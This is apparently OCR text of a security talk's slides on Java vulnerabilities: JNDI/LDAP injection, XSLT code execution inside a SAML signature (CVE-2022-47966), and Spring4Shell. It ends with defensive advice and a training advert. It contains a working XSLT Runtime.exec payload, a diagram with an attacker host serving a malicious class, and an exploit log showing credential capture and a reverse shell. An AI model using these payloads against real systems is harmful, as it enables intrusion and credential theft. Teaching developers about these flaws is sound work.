


objectClass: javaSerializedObject

Name	Description
javaClassName	Name of the class
javaSerializedData	Serialized form of the object
javaCodebase	Location of the class definitions needed to deserialize

objectClass: javaNamingReference

Name	Description
javaClassName	Name of the class
javaCodebase	Location of the factory class
javaFactory	Optional fully qualified factory class name



Java
ldap://evilserver.com/evil
JNDI-
Reference
http://evilserver.com/Evil.class
Server delivers malware
Evil LDAP
Server
Evil HTTP
Server

https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf
https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf

```
String attackerControlledValue = …

Context ctxt = new InitialContext ();
ctxt.lookup (attackerControlledValue);
```

Still possible today?!?!

- The attack vector originally described in the talk from Munoz/Mirosh doesn‘t work anymore in recent JVMs
- There exist variants which still work under certain circumstances
  - When the right instance of javax.naming.spi.ObjectFactory is in the victim‘s classpath then no URL classloading and no deserialization is needed
  - This is the case e.g. in Tomcat



1. DNS requests are served by internal DNS server which resolves only internal names

2. For internet connections, only http(s) is allowed. Connections go through proxy which does internet DNS

Demo

```
exploit git:(main) ✗ python3 exploit.py
[*] Listening on port 0.0.0.0:9999
[*] Got connection
[*] Sending initial '* OK' message
[*] Awaiting 'LOGIN' command...
[*] Received clear-text credentials emailuser:password123!
[*] Sending 'OK'
[*] Awaiting 'FETCHADDRESS' command...
[*] Got 'FETCHADDRESS' command. Sending key / values
[*] Sending unserialize() payload...
[*] Sending final 'OK'.. We should get a shell now...
[*] Got connection!
$ whoami
www-data
$
```


Demo: CVE-2022-47966

RESEARCHES

CVE-2022-47966 SAML ShowStopper

khoadha
Jan 19, 2023 · 14 min read

Demo: CVE-2022-47966




```xml
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
     xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
     xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
  <xsl:template match="/">
    <xsl:variable name="rtobject" select="rt:getRuntime()"/>
    <xsl:variable name="process" select="rt:exec($rtobject,'/usr/bin/gnome-calculator')"/>
    <xsl:variable name="processString" select="ob:toString($process)"/>
    <xsl:value-of select="$processString"/>
  </xsl:template>
</xsl:stylesheet>
```

```java
package de.kysecc.xsltvuln;

import java.io.FileInputStream;

public class VulnerableProcessor {

    public static void main (String args []) throws Exception
    {
          InputStream xmlUrl = new FileInputStream (args [0]);
          InputStream xsltUrl = new FileInputStream (args [1]);

          Source xmlSource = new StreamSource(xmlUrl);
          Source xsltSource = new StreamSource(xsltUrl);
          Result result = new StreamResult(System.out);

          TransformerFactory transFact = TransformerFactory.newI
          Transformer trans = transFact.newTransformer(xsltSourc
          trans.transform(xmlSource, result);
    }

}
```

```xml
<apache:RootElement xmlns:apache="http://www.apache.org/ns/#app1" xmlns:foo="http://
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-2001031
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"></ds:Sign
<ds:Reference URI="">
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" x
        <xsl:template match="/">
            <xsl:variable name="rtobject" select="rt:getRuntime()"/>
            <xsl:variable name="process" select="rt:exec($rtobject,'/usr/bin/gnome-c
            <xsl:variable name="processString" select="ob:toString($process)"/>
            <xsl:value-of select="$processString"/>
        </xsl:template>
    </xsl:stylesheet>
</ds:Transform>
```

CVE-2022-22965 „Spring4Shell“



CVE-2022-22965

```
param1=wert1                                  ➔    model.setParam1(„wert1“);
param1.nestedValue.param=wert1                ➔
        model.getParam1().getNestedValue().setParam („wert1“)
```

- The expressions on the right hand side are dynamically computed
- This allows to call getters and setters from the outside

Call Chain

```
HelloWorld.getClass()
 └Class.getModule ()
  └Module.getClassLoader ()
   └ParallelWebappClassLoader.getResources ()
    └StandardRoot.getContext ()
     └StandardContext.getParent ()
      └StandardHost.getPipeline ()
       └StandardPipeline.getFirst () → AccessLogValve
```

Demo

```
exploit git:(main) ✗ python3 exploit.py
[*] Listening on port 0.0.0.0:9999
[*] Got connection
[*] Sending initial '* OK' message
[*] Awaiting 'LOGIN' command...
[*] Received clear-text credentials emailuser:password123!
[*] Sending 'OK'
[*] Awaiting 'FETCHADDRESS' command...
[*] Got 'FETCHADDRESS' command. Sending key / values
[*] Sending unserialize() payload...
[*] Sending final 'OK'.. We should get a shell now...
[*] Got connection!
$ whoami
www-data
$
```

Conclusion

- Proper QA procedures
- Static code scanners (CodeQL)
- Keep your build dependencies up to date
- Dependency Graph for build dependecies (SOBM)
- Proper input validation

Conclusion II

- Input validation cannot be overemphasized
- Type safety, type safety, type safety …
- Avoid generic reflection code
- Keep your dependency footprint small

Thank you for attending!

If you‘re interested in knowing more, check out my „Security Awareness for Java Developers“ training at:

https://www.kysecc.com/de/awareness-java-developer.html

or contact me!

E-Mail: kai@kysecc.com
Site : www.kysecc.com